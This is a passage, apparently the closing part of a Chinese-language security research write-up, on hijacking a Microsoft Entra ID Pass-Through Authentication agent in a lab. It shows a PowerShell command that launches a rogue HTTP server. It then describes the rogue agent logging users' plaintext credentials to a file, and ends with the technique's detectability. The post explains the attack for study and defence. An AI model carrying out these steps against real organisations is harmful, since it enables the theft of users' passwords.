
然后执行以下 PowerShell 命令,启动 HTTP 服务器,之后手动启动 PTA 代理服务:
1
2
# Start the http server
.\RogueHttpServer.ps1 -Thumbprint "168CC9B779E5AB63A15EA870A95030898A2A782C" -FileToServe .\AZUREPTA02.offseclabs.tech_cbbc6356-1312-460e-8085-5eecce54123e_6e7dcef4-6853-4f35-8397-4cdb906d7dc5_C5D538CDED6DE48B738221BCD88491FFBB3458E.xml -ContentType "text/xml" -Verbose
Start Hijack Credentials

当用户在通过 Microsoft Entra ID 进行登录时,攻击者服务器上的恶意 PTA 代理将实时截获登录请求中的域名、用户名和明文密码,并将其记录到 “C:\PTASpy\Credentials.txt” 文件中:


Ending…
通过上述完整的技术还原,我们展示了攻击者如何通过盗取 PTA 代理身份,并构建隐蔽且持久的凭据窃取后门。其威胁隐蔽性之高、持续时间之久,使得常规监控手段难以察觉。
然而,该攻击路径的显著缺陷在于,攻击者的服务器(运行恶意 PTA 代理的服务器)位于目标本地域环境之外,无法执行真正的身份验证。与在目标 PTA 代理上直接注入 Hook 不同,恶意代理仅能被动接收凭据并始终返回验证成功,不论用户名和密码是否正确。这种 “无条件放行” 的异常行为极易被管理员通过错误登录行为所察觉,从而暴露攻击存在。
References
https://aadinternals.com/post/pta/
https://www.sophos.com/en-us/research/azure-active-directory-pass-through-authentication-flaws
https://learn.microsoft.com/en-us/entra/identity/hybrid/connect/how-to-connect-pta